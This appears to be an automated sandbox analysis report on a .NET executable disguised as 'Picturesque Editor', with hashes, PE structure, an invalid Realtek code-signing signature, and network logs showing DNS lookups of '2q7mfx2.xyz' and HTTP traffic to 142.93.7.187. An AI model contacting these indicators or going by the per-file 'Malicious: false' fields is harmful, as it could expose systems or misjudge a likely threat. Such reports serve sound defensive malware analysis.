File Type:	data
Category:	dropped
Size (bytes):	13269
Entropy (8bit):	0.61455347003618
Encrypted:	false
SSDEEP:	24:c9lLh9lLh9lIn9lIn9loMHF9loMF9lWMwGILbdxazsoZ:kBqoIMOMwMwDLSww
MD5:	6760E270CB99A210BAB4DD00A16BF912
SHA1:	9D3E1A5CFA4F6CA45C93548F814489737AEC9E55
SHA-256:	D2ED9F6E353CA1294C6C036BEC21EC635CC307DF36BC877F0BADF0115F3C5B78
SHA-512:	1AA0284E70622F28161DDEF0A65277D781F6B184222F5D48D382EBF4996400AC223C46852179108642230184F66AC21817EAFC10F58B94B55B89EC1EF2D9C13E
Malicious:	false
Preview:	............................*%..H..M..{y..+.0...(.................. ....*%..H..M..{y..+.0...(.................. ....

C:\Users\user\AppData\Local\Temp\~DFE8E2529E38BBDC04.TMP	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	data
Category:	dropped
Size (bytes):	39657
Entropy (8bit):	0.5751583597524867
Encrypted:	false
SSDEEP:	96:kBqoxKAuvScS+yU+Xk+z7PvUwoF0gz7PvUwoF08z7PvUwoF0V:kBqoxKAuqR+yU+Xk+nkF0gnkF08nkF0V
MD5:	9B186DBB32A4354DDF22BAECDF97D9B3
SHA1:	7FF158EED342DD310BABC2169132E7F75456D283
SHA-256:	B38E5E4EA9554C1E1A99B6B209C5A5C4A41B297D4180DAECB80D4A5A726BEC07
SHA-512:	F47572142C483BB0A7283B99E077E8CE42A02B1379927EF1B1DDB7F2A0AB573A96DD5A971E4A8BF9D82A4A58AAFDDD6DEBDB5EC53F5D500FC9EFF53B70B17 84
Malicious:	false
Preview:	............................*%..H..M..{y..+.0...(.................. ....*%..H..M..{y..+.0...(.................. ....

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Entropy (8bit):	7.5732728241196945
TrID:	• Win32 Executable (generic) Net Framework (10011505/4) 49.98% • Win32 Executable (generic) a (10002005/4) 49.93% • Windows Screen Saver (13104/52) 0.07% • Win16/32 Executable Delphi generic (2074/23) 0.01% • Generic Win/DOS Executable (2004/3) 0.01%
File name:	a.exe
File size:	1878352
MD5:	6321729b9f33fea55483fbb3792c611b
SHA1:	816ad37e36a68f89ab2ca4fea4f83879caeb6586
SHA256:	369cfe293c93b001240bdee35859037c7513ceef781c8174938d0650c9e5575d
SHA512:	12fed64d4b9eb2e409845f5c681df1427667880374743b1c3c873c72a361b2bf486249286fde6fca881a9c3ce064aea71d36e3c0789fce4f194f98b8e8930f7e
SSDEEP:	49152:bYLlc5NGbPDu/xkxyuS2N3Qz0f9qqgdaE5LUSJpYnY/:IIE/u2YuSCQz0VqqadHDYnY/
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L... H.o`..... .....@.. .....@.....

File Icon

Icon Hash:	e4e2a1a1a4bcbcfc

Static PE Info

General

Entrypoint:	0x4fd01e
Entrypoint Section:	.text
Digitally signed:	true
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	LOCAL_SYMS_STRIPPED, 32BIT_MACHINE, EXECUTABLE_IMAGE, LINE_NUMS_STRIPPED
DLL Characteristics:	NO_SEH, TERMINAL_SERVER_AWARE, DYNAMIC_BASE, NX_COMPAT
Time Stamp:	0x606F0C48 [Thu Apr 8 13:59:36 2021 UTC]
TLS Callbacks:	
CLR (.Net) Version:	v4.0.30319
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	f34d5f2d4577ed6d9ceec516c1f5a744

Authenticode Signature

Signature Valid:	**false**
Signature Issuer:	CN=DigiCert EV Code Signing CA, OU=www.digicert.com, O=DigiCert Inc, C=US
Signature Validation Error:	**The digital signature of the object did not verify**
Error Number:	-2146869232
Not Before, Not After	• 6/12/2016 5:00:00 PM 1/24/2019 4:00:00 AM
Subject Chain	• CN=Realtek Semiconductor Corp., O=Realtek Semiconductor Corp., L=Hsinchu, S=Taiwan, C=TW, PostalCode=300, STREET="No. 2, Innovation Road II, Hsinchu Science Park", SERIALNUMBER=22671299, OID.1.3.6.1.4.1.311.60.2.1.3=TW, OID.2.5.4.15=Private Organization
Version:	3
Thumbprint MD5:	7B0CA4029E3A73373CE0BD3DF12A08C1
Thumbprint SHA-1:	37A0BACB152A547382195095AB33601929877364

Thumbprint SHA-256:	B08CF4E204D1BA2BA8642D7709499D61CFF8CF7AA75CCD832A6BA1D7F1B82DF7
Serial:	0320BE3EB866526927F999B97B04346E

Entrypoint Preview

Instruction
jmp dword ptr [00402000h]
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Instruction
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Data Directories

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IMPORT	0xfcfd0	0x4b	.text
IMAGE_DIRECTORY_ENTRY_RESOURCE	0x100000	0xc8548	.rsrc
IMAGE_DIRECTORY_ENTRY_EXCEPTION	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_SECURITY	0x1c4000	0x6950	
IMAGE_DIRECTORY_ENTRY_BASERELOC	0x1ca000	0xc	.reloc
IMAGE_DIRECTORY_ENTRY_DEBUG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_TLS	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IAT	0x2000	0x8	.text
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0x2008	0x48	.text

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x2000	0xfb024	0xfb200	False	0.730614578148	data	7.41934248302	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.sdata	0xfe000	0x1e8	0x200	False	0.857421875	data	6.63844624893	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.rsrc	0x100000	0xc8548	0xc8600	False	0.816314868606	data	7.63005068838	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.reloc	0x1ca000	0xc	0x200	False	0.044921875	data	0.101910425663	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ

Resources

Name	RVA	Size	Type	Language	Country
RT_ICON	0x10047c	0x4228	dBase IV DBT of \200.DBF, blocks size 0, block length 16384, next free block index 40, next free block 0, next used block 0		
RT_ICON	0x1046a4	0x25a8	dBase IV DBT of `.DBF, block length 9216, next free block index 40, next free block 191989917, next used block 57969567		
RT_ICON	0x106c4c	0x10a8	dBase IV DBT of @.DBF, block length 4096, next free block index 40, next free block 1436266176, next used block 1436200639		
RT_ICON	0x107cf4	0x468	GLS_BINARY_LSB_FIRST		
RT_ICON	0x10815c	0x468	GLS_BINARY_LSB_FIRST		
RT_ICON	0x1085c4	0x10a8	dBase IV DBT of @.DBF, block length 4096, next free block index 40, next free block 1738321857, next used block 1738256320		
RT_ICON	0x10966c	0x25a8	dBase IV DBT of `.DBF, block length 9216, next free block index 40, next free block 544179868, next used block 175081371		
RT_ICON	0x10bc14	0x4228	dBase IV DBT of \200.DBF, blocks size 0, block length 16384, next free block index 40, next free block 7637919, next used block 7637919		
RT_ICON	0x10fe3c	0x10828	dBase III DBT, version number 0, next free block index 40		
RT_ICON	0x120664	0x24d8	PNG image data, 256 x 256, 8-bit/color RGBA, non-interlaced		
RT_ICON	0x122b3c	0x468	GLS_BINARY_LSB_FIRST		
RT_ICON	0x122fa4	0x10a8	dBase IV DBT of @.DBF, block length 4096, next free block index 40, next free block 1738387650, next used block 1738322113		
RT_ICON	0x12404c	0x25a8	dBase IV DBT of `.DBF, block length 9216, next free block index 40, next free block 577734556, next used block 191924124		
RT_ICON	0x1265f4	0x4228	dBase IV DBT of \200.DBF, blocks size 0, block length 16384, next free block index 40, next free block 7637919, next used block 7637919		
RT_ICON	0x12a81c	0x10828	dBase III DBT, version number 0, next free block index 40		
RT_ICON	0x13b044	0x2f360	PNG image data, 256 x 256, 16-bit/color RGBA, non-interlaced		
RT_RCDATA	0x16a3a4	0x5db52	Zip archive data, at least v2.0 to extract		
RT_GROUP_ICON	0x1c7ef8	0xe6	data		
RT_VERSION	0x1c7fe0	0x37c	data		
RT_MANIFEST	0x1c835c	0x1ea	XML 1.0 document, UTF-8 Unicode (with BOM) text, with CRLF line terminators		

Imports

DLL	Import
mscoree.dll	_CorExeMain


Version Infos

Description	Data
Translation	0x0000 0x04b0
LegalCopyright	Copyright Oleg Pylypchak 2017 - 2021
Assembly Version	2.1.0.0
InternalName	.exe
FileVersion	2.1.0.0
CompanyName	LNU
LegalTrademarks	
Comments	Image eritor

Description	Data
ProductName	Picturesque Editor
ProductVersion	2.1.0.0
FileDescription	Picturesque Editor
OriginalFilename	.exe

Network Behavior

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Apr 12, 2021 15:25:02.776364088 CEST	49739	80	192.168.2.3	142.93.7.187
Apr 12, 2021 15:25:02.777048111 CEST	49740	80	192.168.2.3	142.93.7.187
Apr 12, 2021 15:25:02.900579929 CEST	80	49739	142.93.7.187	192.168.2.3
Apr 12, 2021 15:25:02.900882006 CEST	49739	80	192.168.2.3	142.93.7.187
Apr 12, 2021 15:25:02.900895119 CEST	80	49740	142.93.7.187	192.168.2.3
Apr 12, 2021 15:25:02.901050091 CEST	49740	80	192.168.2.3	142.93.7.187
Apr 12, 2021 15:25:02.902010918 CEST	49739	80	192.168.2.3	142.93.7.187
Apr 12, 2021 15:25:03.026987076 CEST	80	49739	142.93.7.187	192.168.2.3
Apr 12, 2021 15:25:03.051784992 CEST	80	49739	142.93.7.187	192.168.2.3
Apr 12, 2021 15:25:03.051810026 CEST	80	49739	142.93.7.187	192.168.2.3
Apr 12, 2021 15:25:03.051826000 CEST	80	49739	142.93.7.187	192.168.2.3
Apr 12, 2021 15:25:03.051841974 CEST	80	49739	142.93.7.187	192.168.2.3
Apr 12, 2021 15:25:03.051856995 CEST	80	49739	142.93.7.187	192.168.2.3
Apr 12, 2021 15:25:03.051872969 CEST	80	49739	142.93.7.187	192.168.2.3
Apr 12, 2021 15:25:03.051888943 CEST	80	49739	142.93.7.187	192.168.2.3
Apr 12, 2021 15:25:03.051907063 CEST	80	49739	142.93.7.187	192.168.2.3
Apr 12, 2021 15:25:03.051923990 CEST	80	49739	142.93.7.187	192.168.2.3
Apr 12, 2021 15:25:03.051939964 CEST	80	49739	142.93.7.187	192.168.2.3
Apr 12, 2021 15:25:03.051945925 CEST	49739	80	192.168.2.3	142.93.7.187
Apr 12, 2021 15:25:03.052031040 CEST	49739	80	192.168.2.3	142.93.7.187
Apr 12, 2021 15:25:03.176145077 CEST	80	49739	142.93.7.187	192.168.2.3
Apr 12, 2021 15:25:03.176175117 CEST	80	49739	142.93.7.187	192.168.2.3
Apr 12, 2021 15:25:03.176192045 CEST	80	49739	142.93.7.187	192.168.2.3
Apr 12, 2021 15:25:03.176211119 CEST	80	49739	142.93.7.187	192.168.2.3
Apr 12, 2021 15:25:03.176228046 CEST	80	49739	142.93.7.187	192.168.2.3
Apr 12, 2021 15:25:03.176244020 CEST	80	49739	142.93.7.187	192.168.2.3
Apr 12, 2021 15:25:03.176265955 CEST	80	49739	142.93.7.187	192.168.2.3
Apr 12, 2021 15:25:03.176284075 CEST	80	49739	142.93.7.187	192.168.2.3
Apr 12, 2021 15:25:03.176300049 CEST	80	49739	142.93.7.187	192.168.2.3
Apr 12, 2021 15:25:03.176317930 CEST	80	49739	142.93.7.187	192.168.2.3
Apr 12, 2021 15:25:03.176340103 CEST	80	49739	142.93.7.187	192.168.2.3
Apr 12, 2021 15:25:03.176345110 CEST	49739	80	192.168.2.3	142.93.7.187

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Apr 12, 2021 15:25:03.176359892 CEST	80	49739	142.93.7.187	192.168.2.3
Apr 12, 2021 15:25:03.176378012 CEST	80	49739	142.93.7.187	192.168.2.3
Apr 12, 2021 15:25:03.176394939 CEST	80	49739	142.93.7.187	192.168.2.3
Apr 12, 2021 15:25:03.176417112 CEST	80	49739	142.93.7.187	192.168.2.3
Apr 12, 2021 15:25:03.176419020 CEST	49739	80	192.168.2.3	142.93.7.187
Apr 12, 2021 15:25:03.176436901 CEST	80	49739	142.93.7.187	192.168.2.3
Apr 12, 2021 15:25:03.176445961 CEST	49739	80	192.168.2.3	142.93.7.187
Apr 12, 2021 15:25:03.176455975 CEST	80	49739	142.93.7.187	192.168.2.3
Apr 12, 2021 15:25:03.176470995 CEST	49739	80	192.168.2.3	142.93.7.187
Apr 12, 2021 15:25:03.176476002 CEST	80	49739	142.93.7.187	192.168.2.3
Apr 12, 2021 15:25:03.176493883 CEST	80	49739	142.93.7.187	192.168.2.3
Apr 12, 2021 15:25:03.176513910 CEST	49739	80	192.168.2.3	142.93.7.187
Apr 12, 2021 15:25:03.176513910 CEST	80	49739	142.93.7.187	192.168.2.3
Apr 12, 2021 15:25:03.176541090 CEST	49739	80	192.168.2.3	142.93.7.187
Apr 12, 2021 15:25:03.176567078 CEST	49739	80	192.168.2.3	142.93.7.187
Apr 12, 2021 15:25:03.300709963 CEST	80	49739	142.93.7.187	192.168.2.3
Apr 12, 2021 15:25:03.300745964 CEST	80	49739	142.93.7.187	192.168.2.3
Apr 12, 2021 15:25:03.300767899 CEST	80	49739	142.93.7.187	192.168.2.3
Apr 12, 2021 15:25:03.300790071 CEST	80	49739	142.93.7.187	192.168.2.3
Apr 12, 2021 15:25:03.300811052 CEST	80	49739	142.93.7.187	192.168.2.3
Apr 12, 2021 15:25:03.300832033 CEST	80	49739	142.93.7.187	192.168.2.3
Apr 12, 2021 15:25:03.300853968 CEST	80	49739	142.93.7.187	192.168.2.3
Apr 12, 2021 15:25:03.300856113 CEST	49739	80	192.168.2.3	142.93.7.187
Apr 12, 2021 15:25:03.300875902 CEST	80	49739	142.93.7.187	192.168.2.3
Apr 12, 2021 15:25:03.300899982 CEST	80	49739	142.93.7.187	192.168.2.3
Apr 12, 2021 15:25:03.300920010 CEST	49739	80	192.168.2.3	142.93.7.187
Apr 12, 2021 15:25:03.300921917 CEST	80	49739	142.93.7.187	192.168.2.3
Apr 12, 2021 15:25:03.300936937 CEST	49739	80	192.168.2.3	142.93.7.187
Apr 12, 2021 15:25:03.300940037 CEST	49739	80	192.168.2.3	142.93.7.187
Apr 12, 2021 15:25:03.300944090 CEST	80	49739	142.93.7.187	192.168.2.3
Apr 12, 2021 15:25:03.300965071 CEST	80	49739	142.93.7.187	192.168.2.3
Apr 12, 2021 15:25:03.300971985 CEST	49739	80	192.168.2.3	142.93.7.187
Apr 12, 2021 15:25:03.300986052 CEST	80	49739	142.93.7.187	192.168.2.3
Apr 12, 2021 15:25:03.300993919 CEST	49739	80	192.168.2.3	142.93.7.187
Apr 12, 2021 15:25:03.301008940 CEST	80	49739	142.93.7.187	192.168.2.3
Apr 12, 2021 15:25:03.301013947 CEST	49739	80	192.168.2.3	142.93.7.187
Apr 12, 2021 15:25:03.301031113 CEST	80	49739	142.93.7.187	192.168.2.3
Apr 12, 2021 15:25:03.301038980 CEST	49739	80	192.168.2.3	142.93.7.187
Apr 12, 2021 15:25:03.301052094 CEST	80	49739	142.93.7.187	192.168.2.3
Apr 12, 2021 15:25:03.301054955 CEST	49739	80	192.168.2.3	142.93.7.187
Apr 12, 2021 15:25:03.301073074 CEST	80	49739	142.93.7.187	192.168.2.3
Apr 12, 2021 15:25:03.301079988 CEST	49739	80	192.168.2.3	142.93.7.187
Apr 12, 2021 15:25:03.301095963 CEST	80	49739	142.93.7.187	192.168.2.3
Apr 12, 2021 15:25:03.301099062 CEST	49739	80	192.168.2.3	142.93.7.187
Apr 12, 2021 15:25:03.301116943 CEST	80	49739	142.93.7.187	192.168.2.3
Apr 12, 2021 15:25:03.301124096 CEST	49739	80	192.168.2.3	142.93.7.187
Apr 12, 2021 15:25:03.301137924 CEST	80	49739	142.93.7.187	192.168.2.3
Apr 12, 2021 15:25:03.301140070 CEST	49739	80	192.168.2.3	142.93.7.187
Apr 12, 2021 15:25:03.301156998 CEST	80	49739	142.93.7.187	192.168.2.3
Apr 12, 2021 15:25:03.301158905 CEST	49739	80	192.168.2.3	142.93.7.187
Apr 12, 2021 15:25:03.301177979 CEST	80	49739	142.93.7.187	192.168.2.3
Apr 12, 2021 15:25:03.301178932 CEST	49739	80	192.168.2.3	142.93.7.187
Apr 12, 2021 15:25:03.301197052 CEST	49739	80	192.168.2.3	142.93.7.187
Apr 12, 2021 15:25:03.301198959 CEST	80	49739	142.93.7.187	192.168.2.3
Apr 12, 2021 15:25:03.301223040 CEST	80	49739	142.93.7.187	192.168.2.3
Apr 12, 2021 15:25:03.301235914 CEST	49739	80	192.168.2.3	142.93.7.187
Apr 12, 2021 15:25:03.301243067 CEST	80	49739	142.93.7.187	192.168.2.3
Apr 12, 2021 15:25:03.301254988 CEST	49739	80	192.168.2.3	142.93.7.187
Apr 12, 2021 15:25:03.301266909 CEST	80	49739	142.93.7.187	192.168.2.3
Apr 12, 2021 15:25:03.301289082 CEST	49739	80	192.168.2.3	142.93.7.187
Apr 12, 2021 15:25:03.301295042 CEST	49739	80	192.168.2.3	142.93.7.187
Apr 12, 2021 15:25:03.301301003 CEST	80	49739	142.93.7.187	192.168.2.3
Apr 12, 2021 15:25:03.301318884 CEST	49739	80	192.168.2.3	142.93.7.187
Apr 12, 2021 15:25:03.301322937 CEST	80	49739	142.93.7.187	192.168.2.3

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Apr 12, 2021 15:25:03.301341057 CEST	49739	80	192.168.2.3	142.93.7.187
Apr 12, 2021 15:25:03.301343918 CEST	80	49739	142.93.7.187	192.168.2.3
Apr 12, 2021 15:25:03.301364899 CEST	49739	80	192.168.2.3	142.93.7.187
Apr 12, 2021 15:25:03.301364899 CEST	80	49739	142.93.7.187	192.168.2.3

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Apr 12, 2021 15:23:00.706065893 CEST	60152	53	192.168.2.3	8.8.8.8
Apr 12, 2021 15:23:00.754926920 CEST	53	60152	8.8.8.8	192.168.2.3
Apr 12, 2021 15:23:01.743762016 CEST	57544	53	192.168.2.3	8.8.8.8
Apr 12, 2021 15:23:01.792388916 CEST	53	57544	8.8.8.8	192.168.2.3
Apr 12, 2021 15:23:02.263736963 CEST	55984	53	192.168.2.3	8.8.8.8
Apr 12, 2021 15:23:02.322920084 CEST	53	55984	8.8.8.8	192.168.2.3
Apr 12, 2021 15:23:09.586616993 CEST	64185	53	192.168.2.3	8.8.8.8
Apr 12, 2021 15:23:09.638266087 CEST	53	64185	8.8.8.8	192.168.2.3
Apr 12, 2021 15:23:10.787715912 CEST	65110	53	192.168.2.3	8.8.8.8
Apr 12, 2021 15:23:10.844995975 CEST	53	65110	8.8.8.8	192.168.2.3
Apr 12, 2021 15:23:11.899132967 CEST	58361	53	192.168.2.3	8.8.8.8
Apr 12, 2021 15:23:11.948110104 CEST	53	58361	8.8.8.8	192.168.2.3
Apr 12, 2021 15:23:12.841348886 CEST	63492	53	192.168.2.3	8.8.8.8
Apr 12, 2021 15:23:12.890022993 CEST	53	63492	8.8.8.8	192.168.2.3
Apr 12, 2021 15:23:13.963922024 CEST	60831	53	192.168.2.3	8.8.8.8
Apr 12, 2021 15:23:14.012795925 CEST	53	60831	8.8.8.8	192.168.2.3
Apr 12, 2021 15:23:15.025738001 CEST	60100	53	192.168.2.3	8.8.8.8
Apr 12, 2021 15:23:15.085608959 CEST	53	60100	8.8.8.8	192.168.2.3
Apr 12, 2021 15:23:30.308027029 CEST	53195	53	192.168.2.3	8.8.8.8
Apr 12, 2021 15:23:30.357639074 CEST	53	53195	8.8.8.8	192.168.2.3
Apr 12, 2021 15:23:31.614057064 CEST	50141	53	192.168.2.3	8.8.8.8
Apr 12, 2021 15:23:31.675573111 CEST	53	50141	8.8.8.8	192.168.2.3
Apr 12, 2021 15:23:33.081099987 CEST	53023	53	192.168.2.3	8.8.8.8
Apr 12, 2021 15:23:33.130013943 CEST	53	53023	8.8.8.8	192.168.2.3
Apr 12, 2021 15:23:34.054116964 CEST	49563	53	192.168.2.3	8.8.8.8
Apr 12, 2021 15:23:34.105585098 CEST	53	49563	8.8.8.8	192.168.2.3
Apr 12, 2021 15:23:34.841895103 CEST	51352	53	192.168.2.3	8.8.8.8
Apr 12, 2021 15:23:34.914217949 CEST	53	51352	8.8.8.8	192.168.2.3
Apr 12, 2021 15:23:38.578038931 CEST	59349	53	192.168.2.3	8.8.8.8
Apr 12, 2021 15:23:38.626732111 CEST	53	59349	8.8.8.8	192.168.2.3
Apr 12, 2021 15:23:56.047646046 CEST	57084	53	192.168.2.3	8.8.8.8
Apr 12, 2021 15:23:56.096541882 CEST	53	57084	8.8.8.8	192.168.2.3
Apr 12, 2021 15:23:57.380353928 CEST	58823	53	192.168.2.3	8.8.8.8
Apr 12, 2021 15:23:57.439158916 CEST	53	58823	8.8.8.8	192.168.2.3
Apr 12, 2021 15:24:01.374420881 CEST	57568	53	192.168.2.3	8.8.8.8
Apr 12, 2021 15:24:01.423293114 CEST	53	57568	8.8.8.8	192.168.2.3
Apr 12, 2021 15:24:06.992815971 CEST	50540	53	192.168.2.3	8.8.8.8
Apr 12, 2021 15:24:07.064850092 CEST	53	50540	8.8.8.8	192.168.2.3
Apr 12, 2021 15:24:15.840255976 CEST	54366	53	192.168.2.3	8.8.8.8
Apr 12, 2021 15:24:15.899010897 CEST	53	54366	8.8.8.8	192.168.2.3
Apr 12, 2021 15:24:18.159683943 CEST	53034	53	192.168.2.3	8.8.8.8
Apr 12, 2021 15:24:18.239736080 CEST	53	53034	8.8.8.8	192.168.2.3
Apr 12, 2021 15:24:19.470577955 CEST	57762	53	192.168.2.3	8.8.8.8
Apr 12, 2021 15:24:19.551584959 CEST	53	57762	8.8.8.8	192.168.2.3
Apr 12, 2021 15:24:19.569940090 CEST	55435	53	192.168.2.3	8.8.8.8
Apr 12, 2021 15:24:19.632415056 CEST	53	55435	8.8.8.8	192.168.2.3
Apr 12, 2021 15:24:22.163717031 CEST	50713	53	192.168.2.3	8.8.8.8
Apr 12, 2021 15:24:22.212479115 CEST	53	50713	8.8.8.8	192.168.2.3
Apr 12, 2021 15:24:22.434473991 CEST	56132	53	192.168.2.3	8.8.8.8
Apr 12, 2021 15:24:22.494507074 CEST	53	56132	8.8.8.8	192.168.2.3
Apr 12, 2021 15:24:23.610680103 CEST	58987	53	192.168.2.3	8.8.8.8
Apr 12, 2021 15:24:23.660708904 CEST	53	58987	8.8.8.8	192.168.2.3
Apr 12, 2021 15:24:24.856631994 CEST	56579	53	192.168.2.3	8.8.8.8
Apr 12, 2021 15:24:24.906588078 CEST	53	56579	8.8.8.8	192.168.2.3
Apr 12, 2021 15:24:25.940203905 CEST	60633	53	192.168.2.3	8.8.8.8
Apr 12, 2021 15:24:25.988925934 CEST	53	60633	8.8.8.8	192.168.2.3

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Apr 12, 2021 15:24:26.359051943 CEST	61292	53	192.168.2.3	8.8.8.8
Apr 12, 2021 15:24:26.423470974 CEST	53	61292	8.8.8.8	192.168.2.3
Apr 12, 2021 15:24:45.818052053 CEST	63619	53	192.168.2.3	8.8.8.8
Apr 12, 2021 15:24:45.879401922 CEST	53	63619	8.8.8.8	192.168.2.3
Apr 12, 2021 15:24:46.841341972 CEST	63619	53	192.168.2.3	8.8.8.8
Apr 12, 2021 15:24:46.899437904 CEST	53	63619	8.8.8.8	192.168.2.3
Apr 12, 2021 15:24:47.859688997 CEST	63619	53	192.168.2.3	8.8.8.8
Apr 12, 2021 15:24:47.918108940 CEST	53	63619	8.8.8.8	192.168.2.3
Apr 12, 2021 15:24:49.873609066 CEST	63619	53	192.168.2.3	8.8.8.8
Apr 12, 2021 15:24:49.932416916 CEST	53	63619	8.8.8.8	192.168.2.3
Apr 12, 2021 15:24:53.874862909 CEST	63619	53	192.168.2.3	8.8.8.8
Apr 12, 2021 15:24:53.934123993 CEST	53	63619	8.8.8.8	192.168.2.3
Apr 12, 2021 15:24:57.524413109 CEST	64938	53	192.168.2.3	8.8.8.8
Apr 12, 2021 15:24:57.575867891 CEST	53	64938	8.8.8.8	192.168.2.3
Apr 12, 2021 15:24:59.287909985 CEST	61946	53	192.168.2.3	8.8.8.8
Apr 12, 2021 15:24:59.352837086 CEST	53	61946	8.8.8.8	192.168.2.3
Apr 12, 2021 15:25:01.664540052 CEST	64910	53	192.168.2.3	8.8.8.8
Apr 12, 2021 15:25:01.713258982 CEST	53	64910	8.8.8.8	192.168.2.3
Apr 12, 2021 15:25:02.675496101 CEST	52123	53	192.168.2.3	8.8.8.8
Apr 12, 2021 15:25:02.756053925 CEST	53	52123	8.8.8.8	192.168.2.3
Apr 12, 2021 15:25:05.522825956 CEST	56130	53	192.168.2.3	8.8.8.8
Apr 12, 2021 15:25:05.597975016 CEST	53	56130	8.8.8.8	192.168.2.3
Apr 12, 2021 15:25:08.548417091 CEST	56338	53	192.168.2.3	8.8.8.8
Apr 12, 2021 15:25:08.605376005 CEST	53	56338	8.8.8.8	192.168.2.3
Apr 12, 2021 15:25:19.387145996 CEST	59420	53	192.168.2.3	8.8.8.8
Apr 12, 2021 15:25:19.435950041 CEST	53	59420	8.8.8.8	192.168.2.3
Apr 12, 2021 15:25:21.507421970 CEST	59424	53	192.168.2.3	8.8.8.8
Apr 12, 2021 15:25:21.556360006 CEST	53	59424	8.8.8.8	192.168.2.3
Apr 12, 2021 15:25:21.557013035 CEST	59425	53	192.168.2.3	8.8.8.8
Apr 12, 2021 15:25:21.614744902 CEST	53	59425	8.8.8.8	192.168.2.3

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Apr 12, 2021 15:25:02.675496101 CEST	192.168.2.3	8.8.8.8	0xb583	Standard query (0)	2q7mfx2.xyz	A (IP address)	IN (0x0001)
Apr 12, 2021 15:25:05.522825956 CEST	192.168.2.3	8.8.8.8	0x360	Standard query (0)	2q7mfx2.xyz	A (IP address)	IN (0x0001)
